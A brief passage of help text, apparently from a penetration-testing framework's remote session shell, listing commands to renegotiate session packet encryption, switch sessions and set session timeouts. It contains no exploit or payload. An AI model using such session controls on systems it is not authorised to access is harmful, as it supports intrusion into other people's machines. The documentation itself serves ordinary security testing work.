    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
```

THE END